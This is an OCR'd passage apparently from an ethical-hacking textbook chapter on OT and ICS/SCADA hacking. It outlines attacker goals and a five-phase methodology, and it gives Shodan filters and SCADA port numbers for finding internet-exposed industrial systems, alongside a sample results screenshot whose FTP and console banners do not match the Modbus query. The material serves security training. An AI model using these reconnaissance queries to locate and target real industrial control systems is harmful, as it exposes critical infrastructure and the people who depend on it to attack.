
Nowadays, industrial systems are more connected than ever to the Internet, so they are becoming more exposed to vulnerabilities and cyber-attacks. Attackers are launching more sophisticated and targeted cyber-attacks that are causing physical destruction to the industrial systems. In some scenarios, organizations are using devices with legacy software to meet compatibility requirements and sharing sensitive information with the third parties for remote maintenance of the equipment. These factors are creating severe security threats to organizations.

The objective of OT hacking is to damage or disrupt business processes through industrial control systems at various manufacturing sites. Due to the interconnectivity of IT with OT, OT has been exposed to many threats through remote sensors, Wi-Fi enabled controllers, USB devices used to upgrade software/firmware, cloud services (for example, SCADA-as-a-service), etc. Due to this exposure, OT systems are becoming an attractive target for hacking.

How can a hacker profit from OT when successfully compromised?

- Take complete control over the systems, damage the systems, or steal critical business or operational data
- Shut down a plant or block production entirely to perform DoS attacks and cause financial or reputational damage
- Reprogram an assembly process to skip production steps, resulting in manufacturing faulty products
- Compromise industrial machinery to potentially injure employees through overheating, emergency shutdowns, etc.

- Install malware to disrupt the operation of critical infrastructure
- Install ransomware to block access to OT systems and ask for a ransom



OT Hacking Methodology

Information Gathering	The first step in hacking an OT network is to enumerate the network, identify the devices that are connected, identify the geolocation of the devices, **gather default passwords of connected devices**, detect open ports and running services, and so on
Vulnerability Scanning	Vulnerability scanning helps an attacker to **detect vulnerabilities in OT and IT devices**, protocols and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers and other networked systems
Launch Attacks	The vulnerabilities found are exploited further to **launch various attacks** such as HMI-based attacks, side-channel attacks, exploit PLCs, replay attack, command injection attack, etc.
Gain Remote Access	Attackers **exploit underlying vulnerabilities** in industrial protocols or inject malware to gain access and launch targeted attacks on industrial control systems
Maintain Access	Attackers remain undetected by clearing the logs, **updating firmware**, and **injecting rootkits** to maintain further access to the target systems


OT Hacking Methodology

The following are the different phases of hacking an OT network:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access

Identifying ICS/SCADA Systems using Shodan

- Shodan search engine helps attackers to gather **information about OT devices** connected to the Internet
- Using Shodan, attackers obtain **details of SCADA systems** that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
- Attackers can gather information on a target device using the following filters:
    - Search for Modbus enabled ICS/SCADA systems:
      `port:502`
    - Search for SCADA systems using PLC name:
      `"Schneider Electric"`
    - Search for SCADA systems using geolocation:
      `SCADA Country:"US"`



TOTAL RESULTS
13,040

TOP COUNTRIES

China	3,240
United States	1,592
Japan	1,406
Sweden	1,209
United Kingdom	663
More...	

TOP PORTS

21	12,300
2121	301
443	211
9302	53
8080	19
More...	

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

5.133.201.31
Internet Vikings International AB
Sweden, Stockholm
2022-05-25T06:00:05.942279

```
220 BitNinja FTP CAPTCHA server
230 User anonymous logged in from 224.227.171.76.
214-BitNinja FTP CAPTCHA server
214-Commands available:
214-APPE
214-CDUP
214-CWD
214-DELE
214-HELP
214-LIST
214-MKD
214-NOOP
214-PASS
214-PASV
214-PORT
214-PWD
214-QUIT
214-RETR
214-RMD
214-RNFR
214-RNTO
214-SIZE...
```

79.56.13.131
host-79-56-13-131.retail.telecomitalia.it
Telecom Italia S.p.A.
Italy, Bari
2022-05-25T05:59:07.722827

```
HTTP/1.1 620 Server Standby
host-id:78C8819DD03D
host-type:PS5
host-name:PS5-502
host-request-port:997
```

https://www.shodan.io

Information Gathering

The first step in hacking an OT network is gathering information about the target OT network and systems through various footprinting and reconnaissance techniques. These techniques allow attackers to enumerate the network, identify devices connected to the OT network, identify the geolocation of the devices, gather default passwords of connected devices, detect open ports and running services, etc. Attackers use tools such as Shodan, CRITIFENCE Default Password Database, and Nmap. to gather information about the target OT network.

Identifying ICS/SCADA Systems using Shodan

Source: *https://www.shodan.io*

The Shodan search engine helps attackers to gather information about OT devices connected to the Internet. This online tool can be used to obtain details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.

- **Identifying SCADA systems using port numbers**

  ICS/SCADA systems use multiple protocols that are unique to the manufacturers of PLCs. Some of the important SCADA protocols include Modbus port 502, Fieldbus port 1089-91, DNP port 19999, Ethernet/IP port 2222, DNP3 port 20000, PROFINET port 34962-64, and EtherCAT port 34980. Detecting the ports on which these systems operate allows an attacker to identify vulnerable SCADA systems connected to the Internet.

  Search for Modbus-enabled ICS/SCADA systems:

  `port:502` (Retrieves all the ICS/SCADA systems with Modbus port 502 enabled)

- **Discovering SCADA systems using PLC name**

  Attackers can also discover SCADA systems through version numbers, PLC names, or manufacturer names. Using Shodan, the attacker can search for the systems banner that displays information such as PLC name, manufacturer, and versions.

  For example, Schneider Electric is the company that deploys various Modbus protocols associated with ICS systems. The attacker can discover all the systems with the company names in their banner using Shodan.

